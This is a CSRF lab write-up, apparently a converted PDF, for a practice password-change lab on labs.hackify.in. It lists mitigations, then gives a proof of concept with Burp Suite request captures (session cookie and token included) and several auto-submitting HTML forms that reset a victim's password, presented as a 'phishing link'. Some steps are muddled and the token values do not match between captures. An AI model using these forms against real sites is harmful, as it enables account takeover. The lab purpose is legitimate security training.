
- Disallow GET requests for sensitive operations (like password changes).
- Enforce CSRF tokens with strong validation.
- Use Referer and Origin headers for verification.
- Prompt for the old password before allowing a change.

## References


OWASP CSRF Prevention Cheat Sheet

## Proof of Concept :


1.Create the account for victim like rat@gmail.com.




2.To check the victim account is login or not.




3.Then create account for attacker for testing the cross-site request forgery.



4.Now ,Login the attacker account to see any other ways to get js action request.



5.Click the change password button and create new password on attacker account.



6.To capture the change password request and make CSRF poc for attack victim account and change user password.

Burp Suite Professional v2024.12.1 - Temporary Project - licensed to h3110w0rld

Request to https://labs.hackify.in:443 [162.0.229.223] ↗ Open browser ⚙️

Time	Type	Direction	Method	URL	Status code	Length
10:38:42 26 Feb...	HTTP	→ Request	POST	https://labs.hackify.in/HTML/csrf_lab/lab_6/passwordChange.php		

**Request**

Pretty Raw Hex

```
1 GET /HTML/csrf_lab/lab_6/passwordChange.php HTTP/2
2 Host: labs.hackify.in
3 Cookie: _ga_BClTF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GAI.1.423982973.1739537248; PHPSESSID=ac29f08996bac7c00414148d950f1b6b
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 76
10 Origin: https://labs.hackify.in
11 Referer: https://labs.hackify.in/HTML/csrf_lab/lab_6/passwordChange.php
12 Upgrade-Insecure-Requests: 1
13 Connection: Best-Connection
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Sec-Trailers: 
18 
19 newPassword=hacker&newPassword=hacker&csrfToken=f930abfb7a0141bb657fa6d587a5878b
```

Event log (1) • All issues (129) • 0 highlights

Memory: 677.3MB

### CSRF PoC generator

Request to: https://labs.hackify.in

Options

Pretty Raw Hex

```
1 GET /HTML/csrf_lab/lab_6/passwordChange.php HTTP/2
2 Host: labs.hackify.in
3 Cookie: _ga_BClTF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GAI.1.423982973.1739537248; PHPSESSID=ac29f08996bac7c00414148d950f1b6b
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
6 
```


0 highlights

CSRF HTML:

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://labs.hackify.in/HTML/csrf_lab/lab_6/passwordChange.php" method="post">
5       <input type="submit" value="Submit request" />
6     </form>
7     <script>
8       history.pushState({}, '', '/');
9       document.forms[0].submit();
10    </script>
11  </body>
12 </html>
```

0 highlights


Regenerate Test in browser Copy HTML Close




7.Login victim, It was done after then change the request to get method on CSRF poc.

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://labs.hacktify.in/HTML/csrf_lab/lab_6/
5       passwordChange.php" method="GET">
6       <input type="hidden" name="newPassword" value="hacker" />
7       <input type="hidden" name="newPassword2" value="hacker" />
8       <input type="hidden" name="csrf"
9         value="9f30abfb7a0141bb657fa6d587a5878b" />
10      <input type="submit" value="Submit request" />
11    </form>
12    <script>
13      history.pushState('', '', '/');
14      document.forms[0].submit();
15    </script>
16  </body>
17 </html>
```


8.Now use firefox filename.html this command to make phishing link.




9.Then click the button to see changes.




10.The password will changed successful but that changes apply on attacker account now the attacker account password is hacker.



11.Then again login with victim account.




12.Change the method to post and I was test again with my payload, And my token is default to set it.



```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://labs.hackify.in/HTML/csrf_lab/lab_6/passwordChange.php" method="POST">
      <input type="hidden" name="newPassword" value="hacker" />
      <input type="hidden" name="newPassword2" value="hacker" />
      <input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

13..Now use firefox filename.html this command to make phishing link.



